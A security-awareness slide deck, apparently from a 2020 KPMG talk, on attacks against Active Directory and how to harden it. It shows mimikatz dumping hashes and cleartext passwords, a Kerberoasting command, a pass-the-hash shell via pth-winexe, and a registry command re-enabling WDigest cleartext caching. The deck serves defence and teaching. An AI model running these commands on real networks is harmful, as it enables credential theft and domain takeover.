




# You should not build you IAM on Sand

Vienna, 19.02.2020

---

---





# You should not build you IAM on ~~Sand~~ a messy Active Directory

Vienna, 19.02.2020

---


---





# What is the Active Directory?

How does it look?

The Model...




The Services...





# Why care for the Active Directory?

- The Active Directory is the **Key to the Enterprise Kingdom**
- (All) Attacks in the internal network try to compromise the Active Directory
  - „I don't care for your IAM solution if I do not need it“ some Hacker
- A fully compromised Active Directory is a very bad situation for any organisation



# When Companies go down, it's always via Active Directory

## Frankfurt shuts down IT network following Emotet infection

Frankfurt city officials take down IT network to prevent Emotet to be used as a staging point to launch a ransomware attack.



By Catalin Cimpanu for Zero Day | December 19, 2019 -- 21:11 GMT (21:11 GMT) | Topic: Security

MORE FROM CATALIN CIMPANU



Security Report: Chinese

KRIMINALITÄT

## Deutlicher Anstieg bei Cyberkriminalität

- Der Chef des Bundeskriminalamtes kündigt eine Wiedereinführung von Fallkonferenzen zur Eindämmung von Gewaltdelikten an.

vom 27.12.2019, 15:20 Uhr | Update: 28.12.2019, 08:35 Uhr

### Trojanerbefall in Stadt Bad Homburg und Hochschule Freiburg

Publiziert am 20. Dezember 2019 von [Günter Born](#)




Gestern wurden zwei neue Cyber-Angriffe auf die IT-Netzwerke der Verwaltung des nördlich von Frankfurt gelegenen Taunusstädtchens Bad Homburg sowie auf die Katholische Hochschule Freiburg bekannt. In allen Fällen wird hinter dem Vorfall eine Infektion mit dem Trojaner Emotet vermutet. Die IT-Netzwerke der Betroffenen wurden aus Sicherheitsgründen heruntergefahren.

It's the Active Directory, stupid!

*Bill Clinton*

# A Cyber Incident is never a Single Event: The Cyber Kill Chain



<https://attack.mitre.org/>

# Authentication and Passwords in Active Directory

	Name	PWs stored ...	Main Risks..	Situation
PW storage „protocols“	<b>LM Hash</b>	<ul style="list-style-type: none"> <li>Local SAM db</li> <li>ntds.dit on DC</li> </ul>	<ul style="list-style-type: none"> <li>PWs very easy to crack</li> </ul>	Deactivated per default since Server 2008
	<b>NT Hash</b> (aka NTLM Hash)	<ul style="list-style-type: none"> <li>Local SAM db</li> <li>ntds.dit on DC</li> </ul>	<ul style="list-style-type: none"> <li>Pass-the-Hash</li> </ul>	Default PW storage mechanism on DCs
Authentication Protocols	<b>NTLMv1</b> (aka Net-NTLMv1)	<ul style="list-style-type: none"> <li>Used in Challenge/Response between server+client</li> </ul>	<ul style="list-style-type: none"> <li>Crack Response</li> <li>Relay Attacks</li> </ul>	
	<b>NTLMv2</b> (aka Net-NTLMv2)	<ul style="list-style-type: none"> <li>Like NTLMv1 but better.</li> </ul>	<ul style="list-style-type: none"> <li>Crack Response</li> <li>Relay Attacks</li> </ul>	
	<b>Kerberos</b>	<ul style="list-style-type: none"> <li>In DC, never on network or clients, but..</li> <li>TGTs, Caches, ST,...</li> </ul>	<ul style="list-style-type: none"> <li>Silver Ticket</li> <li>Golden Ticket</li> <li>Kerberroasting</li> </ul>	Default since Windows 2003

# Common Attacks: Mimikatz (read secrets from LSASS process)

```
.#####. mimikatz 2.2.0 (x64) #17763 Apr 10 2019 00:55
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
```

```
mimikatz # privilege::debug
privilege '20' OK
```

```
mimikatz # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 234764 (00000000:0002deb6)
Session           : Interactive from 2
User Name         : user
Domain            : test-PC-x64
SID               : S-1-5-21-1982681256-1210654043-1600862990-1000
```

```
msv :
[00000003] Primary
* Username : test
* Domain   : test-PC-x64
* LM       : d0e9aee149655a6075e4540af1f22d3b
* NTLM     : cc36cf7a8514893efccd332446158b1a
* SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
```

```
tspke :
* Username : user
* Domain   : test-PC-x64
* Password : t3stus3r
```



# Common Attacks: Kerberoasting

```
Windows PowerShell
PS C:\Users\aaaron_rodgers> get-domainuser kobe_bryant | Get-DomainSPNTicket


SamAccountName      : Kobe_Bryant
DistinguishedName   : CN=Kobe_Bryant,OU=East_Users,DC=east,DC=spiderweb,DC=local
ServicePrincipalName : cifs/Kobe_Bryant123
TicketByteHexStream : $krb5tgs$23$*Kobe_Bryant$east.spiderweb.local$cifs/Kobe_Bryant123*$6
Hash                : D86872EAD1CCBAEBC0D3779B3CA741EC24BAEAB6ECE5F11BE5380A9332F4AB75D26
                    : 7718813E002EE7ABCCCD7BF1207C1486E5B1FE0770B41C996C9B5F301D3EB98C219A
                    : 9C69D3FEB03803E757B3B30929A549A7C23B12DA2048CFC8B39EFA1D00640AA6097
                    : AF37DA4B8B514E22159B07EE3358EEAE1AE58F655C7FA8E4998CFE8A3122ACB3E584
                    : 8B5F0535DF15223BC0F4474E775919A82861918C8825E4549A86398F5912A2811007
                    : 3002FF3DDF46BA557B0DCB453F3087A93757ED9171A2EE570F6CB95252A647D244C1
                    : DFAAC03AF5D05E48EEC08DC486483C356C7381E78E13EED04C1E3514B246AD739388
                    : 1EE6D000D1740E1D5006DB0EB1892B148E2370B72DEB48950395BA3B5CAD4B0A75E0
```

# Common Attacks: Pass-the-Hash

```
root@kali:~# pth-winexe -U Administrator%d7a2630a9ecc4aff186fc03070888283:480d1d426fe52721b915e7870c9e1a8f //192.168.52.151 cmd.exe
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

# The Road to Success: The Bloodhound shows the Way



# What the Hackers do when they got access to you Domain Controller and what you can do about it

Attack	What does it do	Countermeasures *)
<b>DCSync</b>	Extract password data into a malicious DC	<ul style="list-style-type: none"> <li>• PWs reset for all users</li> <li>• KRBTG 2x</li> </ul>
<b>DCShadow</b>	Use malicious DC to add new (bad) objects into existing AD Extremely stealthy	<ul style="list-style-type: none"> <li>• Monitor for suspicious AD configuration changes</li> </ul>
<b>Dump and Crack ntds.dit</b>	Typicall gives 20-80% of passwords of all users.	<ul style="list-style-type: none"> <li>• PWs reset for all users</li> <li>• Reset KRBTG 2x</li> </ul>
<b>Skeleton Key</b>	Sets an DC in-memory master password that can be used with any user	<ul style="list-style-type: none"> <li>• Reboot DCs (but auto-deployment might be configured)</li> </ul>
<b>Golden Ticket</b>	Create a kerberos ticket that allows subsequent access to all AD resources	<ul style="list-style-type: none"> <li>• 2x pw reset for the KRBTGT account</li> </ul>
Unknown unknowns	? ?	? ?

\*) Disclaimer: Simplified examples. During real incidents other combined or more nuanced approaches are needed.



An aerial photograph of a construction site. Two men wearing hard hats and work clothes are standing on a dirt surface. They are holding blueprints and appear to be discussing the site. A white string is stretched across the ground, forming a grid pattern. The ground is dark brown and shows tire tracks and footprints. The word "Discussion" is overlaid in large white text across the center of the image.

# Discussion





## Severin Winkler

Senior Manager  
Cyber Security

KPMG Advisory GmbH  
Kudlichstraße 41-43  
4020 Linz

M +43 664 820 24 24  
E [severinwinkler@kpmg.at](mailto:severinwinkler@kpmg.at)  
W [kpmg.at/cyber](http://kpmg.at/cyber)



# Takeaways: The 10 most critical (realistic) settings to harden your Active Directory

Use adequate password policy (a bad policy breaks everything)

Use LAPS to (almost) prevent Pass-the-Hash

Restrict LLMNR/NBNS/WPAD protocols to prevent Relaying Attacks

Force SMB Signing to prevent Relaying Attacks

Limit Client-to-Client communication using the Windows Firewall

Limit Network Logins for Service Accounts to Limit Attacks in Progress

Disable WPAD proxy configuration but use proxy to prevent Rel. Attacks

Perform regular Active Directory Security Audits (yes, there are tools)

Central Logging, Monitoring and Alerting (MS ATA, MDATP, ...)

# Dirty Trick #1

```
Select mimikatz 2.0 alpha x64 (oe.eo)
└─ rc4_hmac_old_exp OK
└─ *Password replace -> null

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 781976 (00000000:000bee98)
Session           : RemoteInteractive from 4
User Name         : bob
Domain            : ACME
Logon Server      : WIN-N2FOGNE35FA
Logon Time        : 1/3/2016 5:57:50 PM
SID               : S-1-5-21-3449195921-3540121942-1466636899-1104

msv :
[00000003] Primary
* Username : bob
* Domain   : ACME
* NTLM     : a264ad642e96fcaa09810d7a996752de
* SHA1     : 7c880dc301ff07ba8f99fd0d70bbe8e87db6b5e5
[00010000] CredentialKeys
* NTLM     : a264ad642e96fcaa09810d7a996752de
* SHA1     : 7c880dc301ff07ba8f99fd0d70bbe8e87db6b5e5

tspkg :
wdigest :
* Username : bob
* Domain   : ACME
* Password : andyq1234:
kerberos :
* Username : bob
* Domain   : ACME.LOCAL
* Password : (null)

ssp :
credman :
```

Enabling credential caching again:

```
reg add HKLM\ SYSTEM\
CurrentControlSet\
Control\
SecurityProviders\
WDigest /v
UseLogonCredential /t
REG_DWORD /d 1
```